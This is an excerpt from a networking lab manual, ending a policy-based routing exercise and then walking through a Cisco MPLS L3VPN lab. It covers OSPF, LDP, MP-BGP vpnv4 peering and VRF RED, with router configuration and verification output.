*May 19 23:17:55.763: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.823: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.823: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.827: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.883: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.883: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
*May 19 23:17:55.887: IP: s=192.168.4.129 (Serial1/2), d=192.168.1.1,
```

pp. On R3, display the policy and matches using the **show route-map** command. R3# **show route-map**

```
R3#show route-map
route-map R3-to-R1, permit, sequence 10
  Match clauses:
    ip address (access-lists): PBR-ACL
  Set clauses:
    ip next-hop 172.16.13.1
  Policy routing matches: 6 packets, 192 bytes
```

Practical No - 6

Aim: Cisco MPLS Configuration Topology :



Step 1 – IP addressing of MPLS Core and OSPF

First bring 3 routers into your topology R1, R2, R3 position them as below. We are going to address the routers and configure ospf to ensure loopback to loopback connectivity between R1 and R3

```
Andheri(config)#int lo0
Andheri(config-if)#ip add 1.1.1.1 255.255.255.255
Andheri(config-if)#ip ospf 1 area 0
Andheri(config-if)#
Andheri(config-if)#int f0/0
Andheri(config-if)#ip add 10.0.0.1 255.255.255.0
Andheri(config-if)#no shut
Andheri(config-if)#ip ospf 1 area 0
```

```
Bandra(config)#int lo0
Bandra(config-if)#
Bandra(config-if)#ip add 2.2.2.2 255.255.255.255
Bandra(config-if)#ip ospf 1 are 0
Bandra(config-if)#
Bandra(config-if)#int f0/0
Bandra(config-if)#ip add 10.0.0.2 255.255.255.0
Bandra(config-if)#no shut
Bandra(config-if)#ip ospf 1 area 0
Bandra(config-if)#
Bandra(config-if)#int f0/1
Bandra(config-if)#ip add 10.0.1.2 255.255.255.0
Bandra(config-if)#no shut
Bandra(config-if)#ip ospf 1 area 0
```

```
Churchgate(config)#int lo0
Churchgate(config-if)#ip add 3.3.3.3 255.255.255.255
Churchgate(config-if)#ip ospf 1 are 0
Churchgate(config-if)#
Churchgate(config-if)#int f0/0
Churchgate(config-if)#ip add 10.0.1.3 255.255.255.0
Churchgate(config-if)#no shut
Churchgate(config-if)#ip ospf 1 area 0
```

You should now have full ip connectivity between R1, R2, R3 to verify this we need to see if we can ping between the loopbacks of R1 and R3

```
Andheri#ping 3.3.3.3 source lo0

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 3.3.3.3, timeout is 2 seconds:
Packet sent with a source address of 1.1.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/52/64 ms
```

Step 2 – Configure LDP on all the interfaces in the MPLS Core

In order to run MPLS you need to enable it, there are two ways to do this.

At each interface enter the mpls ip command

Under the ospf process use the mpls ldp autoconfig command

```
Andheri(config)#router ospf 1
Andheri(config-router)#mpls ldp autoconfig
```

```
Bandra(config)#router ospf 1
Bandra(config-router)#mpls ldp autoconfig
```

```
Churchgate(config)#router ospf 1
Churchgate(config-router)#mpls ldp autoconfig
```

You should see log messages coming up showing the LDP neighbors are up.

```
Bandra#
*May 29 17:03:09.559: %SYS-5-CONFIG_I: Configured from console by console
Bandra#
*May 29 17:03:28.631: %LDP-5-NBRCHG: LDP Neighbor 3.3.3.3:0 (2) is UP
```

To verify the mpls interfaces the command is very simple – sh mpls interface

This is done on R2 and you can see that both interfaces are running mpls and using LDP

```
Bandra#sh mpls int
Interface              IP           Tunnel   BGP Static Operational
FastEthernet0/0        Yes (ldp)    No       No  No     Yes
FastEthernet0/1        Yes (ldp)    No       No  No     Yes
Bandra#
```

You can also verify the LDP neighbors with the sh mpls ldp neighbors command.

```
Bandra#sh mpls ldp neigh
    Peer LDP Ident: 1.1.1.1:0; Local LDP Ident 2.2.2.2:0
        TCP connection: 1.1.1.1.646 - 2.2.2.2.25712
        State: Oper; Msgs sent/rcvd: 9/9; Downstream
        Up time: 00:01:23
        LDP discovery sources:
          FastEthernet0/0, Src IP addr: 10.0.0.1
        Addresses bound to peer LDP Ident:
          10.0.0.1        1.1.1.1
    Peer LDP Ident: 3.3.3.3:0; Local LDP Ident 2.2.2.2:0
        TCP connection: 3.3.3.3.50470 - 2.2.2.2.646
        State: Oper; Msgs sent/rcvd: 8/8; Downstream
        Up time: 00:00:54
        LDP discovery sources:
          FastEthernet0/1, Src IP addr: 10.0.1.3
        Addresses bound to peer LDP Ident:
          10.0.1.3        3.3.3.3
```

One more verification to confirm LDP is running ok is to do a trace between R1 and R3 and verify if you get MPLS Labels show up in the trace.

```
Andheri#trace 3.3.3.3

Type escape sequence to abort.
Tracing the route to 3.3.3.3

  1 10.0.0.2 [MPLS: Label 17 Exp 0] 20 msec 60 msec 60 msec
  2 10.0.1.3 60 msec 60 msec 60 msec
```

Step 3 – MPLS BGP Configuration between R1 and R3

We need to establish a Multi Protocol BGP session between R1 and R3 this is done by configuring the vpnv4 address family as below

```
Andheri(config)#router bgp 1
Andheri(config-router)#neighbor 3.3.3.3 remote-as 1
Andheri(config-router)#neighbor 3.3.3.3 update-source Loopback0
Andheri(config-router)#no auto-summary
Andheri(config-router)#!
Andheri(config-router)#address-family vpnv4
Andheri(config-router-af)#neighbor 3.3.3.3 activate
```

```
Churchgate(config)#router bgp 1
Churchgate(config-router)#neighbor 1.1.1.1 remote-as 1
Churchgate(config-router)#neighbor 1.1.1.1
*May 29 17:06:19.459: %BGP-5-ADJCHANGE: neighbor 1.1.1.1 Up
Churchgate(config-router)#neighbor 1.1.1.1 update-source loopback 0
Churchgate(config-router)#no auto-summary
Churchgate(config-router)#address-family vpnv4
Churchgate(config-router-af)#neighbor 1.1.1.1 activate
```

To verify the BGP session between R1 and R3 issue the command sh bgp vpnv4 unicast all summary

```
Andheri#sh bgp vpnv4 unicast all summary
BGP router identifier 1.1.1.1, local AS number 1
BGP table version is 1, main routing table version 1

Neighbor        V           AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
3.3.3.3         4            1       5       6        1    0    0 00:00:30        0
```

Step 4 – Add two more routers, create VRFs

We will add two more routers into the topology so it now looks like the final topology

```
Borivali(config)#int lo0
Borivali(config-if)#ip ad
*May 29 17:13:47.223: %LINEPROTO-5-UPDOWN: Line protocol o
Borivali(config-if)#ip address 4.4.4.4 255.255.255.255
Borivali(config-if)#ip ospf 2 area 2
Borivali(config-if)#int f0/0
Borivali(config-if)#ip addresss 192.168.1.4 255.255.255.0
                                ^
% Invalid input detected at '^' marker.

Borivali(config-if)#ip address 192.168.1.4 255.255.255.0
Borivali(config-if)#ip ospf 2 area 2
Borivali(config-if)#no shut
```

```
Andheri(config)#int f0/1
Andheri(config-if)#no shut
Andheri(config-if)#ip address
*May 29 17:14:16.199: %LINK-3-UPDOWN: Interface FastEther
*May 29 17:14:17.199: %LINEPROTO-5-UPDOWN: Line protocol
Andheri(config-if)#ip address 192.168.1.1 255.255.255.0
```

```
Andheri(config-if)#ip vrf RED
Andheri(config-vrf)#rd 4:4
Andheri(config-vrf)#route-target both 4:4
```

```
Andheri(config-vrf)#int f0/1
Andheri(config-if)#ip vrf forwarding RED
% Interface FastEthernet0/1 IP address 192.168.1.1 removed due to enabling VRF RED
```

```
Andheri#sh run int f0/1
Building configuration...

Current configuration : 119 bytes
!
interface FastEthernet0/1
 ip vrf forwarding RED
 ip address 192.168.1.1 255.255.255.0
 duplex auto
 speed auto
end
```

If you issue the command sh ip route this shows the routes in the global table and you will notice that you do not see 192.168.1.0/24

```
Andheri#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter a
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-I
       ia - IS-IS inter area, * - candidate default, U - per-user s
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     1.0.0.0/32 is subnetted, 1 subnets
C       1.1.1.1 is directly connected, Loopback0
     2.0.0.0/32 is subnetted, 1 subnets
O       2.2.2.2 [110/2] via 10.0.0.2, 00:19:39, FastEthernet0/0
     3.0.0.0/32 is subnetted, 1 subnets
O       3.3.3.3 [110/3] via 10.0.0.2, 00:18:35, FastEthernet0/0
     10.0.0.0/24 is subnetted, 2 subnets
C       10.0.0.0 is directly connected, FastEthernet0/0
O       10.0.1.0 [110/2] via 10.0.0.2, 00:18:45, FastEthernet0/0
```

```
Andheri#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external ty
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS
       ia - IS-IS inter area, * - candidate default, U - per-user
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C    192.168.1.0/24 is directly connected, FastEthernet0/1
```

We just need to enable OSPF on this interface and get the loopback address for R4 in the VRF RED routing table before proceeding.

```
Andheri(config)#int f0/1
Andheri(config-if)#ip ospf 2 area 2
```

If we now check the routes in the VRF RED routing table you should see 4.4.4.4 in there as well.

```
Andheri#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter ar
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-I
       ia - IS-IS inter area, * - candidate default, U - per-user s
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     4.0.0.0/32 is subnetted, 1 subnets
O       4.4.4.4 [110/2] via 192.168.1.4, 00:00:11, FastEthernet0/1
C    192.168.1.0/24 is directly connected, FastEthernet0/1
```

```
Andheri#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external t
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - I
       ia - IS-IS inter area, * - candidate default, U - per-use
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     1.0.0.0/32 is subnetted, 1 subnets
C       1.1.1.1 is directly connected, Loopback0
     2.0.0.0/32 is subnetted, 1 subnets
O       2.2.2.2 [110/2] via 10.0.0.2, 00:28:18, FastEthernet0/0
     3.0.0.0/32 is subnetted, 1 subnets
O       3.3.3.3 [110/3] via 10.0.0.2, 00:27:14, FastEthernet0/0
     10.0.0.0/24 is subnetted, 2 subnets
C       10.0.0.0 is directly connected, FastEthernet0/0
O       10.0.1.0 [110/2] via 10.0.0.2, 00:27:24, FastEthernet0/0
```

```
Andheri#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter are
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS
       ia - IS-IS inter area, * - candidate default, U - per-user st
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     4.0.0.0/32 is subnetted, 1 subnets
O       4.4.4.4 [110/2] via 192.168.1.4, 00:07:42, FastEthernet0/1
C    192.168.1.0/24 is directly connected, FastEthernet0/1
```

We now need to repeat this process for R3 & R6 Router 6 will peer OSPF using process number 2 to a VRF configured on R3. It will use the local site addressing to 192.168.2.0/24

```
Mahim(config)#INT LO0
Mahim(config-if)#
*May 29 17:18:58.903: %LINEPROTO-5-UPDOWN: Line pr
Mahim(config-if)#ip add 6.6.6.6 255.255.255.255
Mahim(config-if)#ip ospf 2 area 2
Mahim(config-if)#int f0/0
Mahim(config-if)#ip add 192.168.2.6 255.255.255.0
Mahim(config-if)#ip ospf 2 area 2
Mahim(config-if)#no shut
```

```
Churchgate(config)#int f0/1
Churchgate(config-if)#no shut
Churchgate(config-if)#ip add
*May 29 17:23:19.111: %LINK-3-UPDOWN: Interface FastEth
*May 29 17:23:20.111: %LINEPROTO-5-UPDOWN: Line protoco
Churchgate(config-if)#ip add 192.168.2.3 255.255.255.0
```

We also need to configure a VRF onto R3 as well.

```
Churchgate(config-if)#ip vrf RED
Churchgate(config-vrf)#rd 4:4
Churchgate(config-vrf)#route-target both 4:4
```


```
Churchgate(config-vrf)#int f0/1
Churchgate(config-if)#ip vrf forwarding RED
% Interface FastEthernet0/1 IP address 192.168.2.3 removed due to enabling VRF RED
Churchgate(config-if)#int f0/1
Churchgate(config-if)#ip add 192.168.2.1 255.255.255.0
```

```
Churchgate#sh run int f0/1
Building configuration...

Current configuration : 119 bytes
!
interface FastEthernet0/1
 ip vrf forwarding RED
 ip address 192.168.2.1 255.255.255.0
 duplex auto
 speed auto
end
```

Check the router in vrf RED

```
Churchgate#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter ar
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-I
       ia - IS-IS inter area, * - candidate default, U - per-user s
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     6.0.0.0/32 is subnetted, 1 subnets
O       6.6.6.6 [110/2] via 192.168.2.6, 00:01:10, FastEthernet0/1
C    192.168.2.0/24 is directly connected, FastEthernet0/1
```

Ok so we have come a long way now let's review the current situation. We now have this setup




```
Borivali#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter ar
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-I
       ia - IS-IS inter area, * - candidate default, U - per-user s
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     4.0.0.0/32 is subnetted, 1 subnets
C       4.4.4.4 is directly connected, Loopback0
C    192.168.1.0/24 is directly connected, FastEthernet0/0
```

As expected we have the local interface and the loopback address. When we are done we want to see 6.6.6.6 in there so we can ping across the MPLS Check the routes on R1

```
Andheri#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external ty
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS
       ia - IS-IS inter area, * - candidate default, U - per-user
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     1.0.0.0/32 is subnetted, 1 subnets
C       1.1.1.1 is directly connected, Loopback0
     2.0.0.0/32 is subnetted, 1 subnets
O       2.2.2.2 [110/2] via 10.0.0.2, 00:28:18, FastEthernet0/0
     3.0.0.0/32 is subnetted, 1 subnets
O       3.3.3.3 [110/3] via 10.0.0.2, 00:27:14, FastEthernet0/0
     10.0.0.0/24 is subnetted, 2 subnets
C       10.0.0.0 is directly connected, FastEthernet0/0
O       10.0.1.0 [110/2] via 10.0.0.2, 00:27:24, FastEthernet0/0
```

```
Andheri#sh ip route vrf RED

Routing Table: RED
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS
       ia - IS-IS inter area, * - candidate default, U - per-user sta
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     4.0.0.0/32 is subnetted, 1 subnets
O       4.4.4.4 [110/2] via 192.168.1.4, 00:07:42, FastEthernet0/1
C    192.168.1.0/24 is directly connected, FastEthernet0/1
```

```
Andheri(config)#router bgp 1
Andheri(config-router)#address-family ipv4 vrf RED
Andheri(config-router-af)#redistribute ospf 2
Andheri(config-router-af)#exit
Andheri(config-router)#end
```

```
Churchgate(config)#router bgp 1
Churchgate(config-router)#address-family ipv4 vrf RED
Churchgate(config-router-af)#redistribute ospf 2
Churchgate(config-router-af)#end
```

```
Andheri#sh ip bgp vpnv4 vrf RED
BGP table version is 9, local router ID is 1.1.1.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
Route Distinguisher: 4:4 (default for vrf RED)
*> 4.4.4.4/32       192.168.1.4              2         32768 ?
*>i6.6.6.6/32       3.3.3.3                  2    100      0 ?
*> 192.168.1.0      0.0.0.0                  0         32768 ?
*>i192.168.2.0      3.3.3.3                  0    100      0 ?
```

```
Churchgate#sh ip bgp vpnv4 vrf RED
BGP table version is 9, local router ID is 3.3.3.3
Status codes: s suppressed, d damped, h history, * valid, > best,
              r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
Route Distinguisher: 4:4 (default for vrf RED)
*>i4.4.4.4/32       1.1.1.1                  2    100      0 ?
*> 6.6.6.6/32       192.168.2.6              2         32768 ?
*>i192.168.1.0      1.1.1.1                  0    100      0 ?
*> 192.168.2.0      0.0.0.0                  0         32768 ?
```

Which it is! 6.6.6.6 is now in the BGP table in VRF RED on R3 with a next hop of 192.168.2.6 (R6) and also 4.4.4 is in there as well with a next hop of 1.1.1.1 (which is the loopback of R1 – showing that it is going over the MPLS and R2 is not in the picture)

```
Andheri(config)#router ospf 2
Andheri(config-router)#redistribute bgp 1 subnets
```

```
Churchgate(config)#router ospf 2
Churchgate(config-router)#redistribute bgp 1 subnets
```

Before we do let's see what the routing table look like on R4

```
Borivali#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS l
       ia - IS-IS inter area, * - candidate default, U - per-user stat
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     4.0.0.0/32 is subnetted, 1 subnets
C       4.4.4.4 is directly connected, Loopback0
     6.0.0.0/32 is subnetted, 1 subnets
O IA    6.6.6.6 [110/3] via 192.168.1.1, 00:00:50, FastEthernet0/0
C    192.168.1.0/24 is directly connected, FastEthernet0/0
O IA 192.168.2.0/24 [110/2] via 192.168.1.1, 00:00:50, FastEthernet0/0
```

Do the same step of on R6

```
Mahim#sh ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS lev
       ia - IS-IS inter area, * - candidate default, U - per-user static
       o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

     4.0.0.0/32 is subnetted, 1 subnets
O IA    4.4.4.4 [110/3] via 192.168.2.1, 00:00:22, FastEthernet0/0
     6.0.0.0/32 is subnetted, 1 subnets
C       6.6.6.6 is directly connected, Loopback0
O IA 192.168.1.0/24 [110/2] via 192.168.2.1, 00:00:22, FastEthernet0/0
C    192.168.2.0/24 is directly connected, FastEthernet0/0
```

Lets chevk ping command

```
Borivali#ping 6.6.6.6

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 6.6.6.6, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 112/120/128 ms
```

Which we can – to prove this is going over the mpls and be label switched and not routed, lets do a trace

```
Borivali#trace 6.6.6.6

Type escape sequence to abort.
Tracing the route to 6.6.6.6

  1 192.168.1.1 20 msec 32 msec 24 msec
  2 10.0.0.2 [MPLS: Labels 17/19 Exp 0] 112 msec 136 msec 124 msec
  3 192.168.2.1 [MPLS: Label 19 Exp 0] 72 msec 92 msec 92 msec
  4 192.168.2.6 140 msec 124 msec 124 msec
```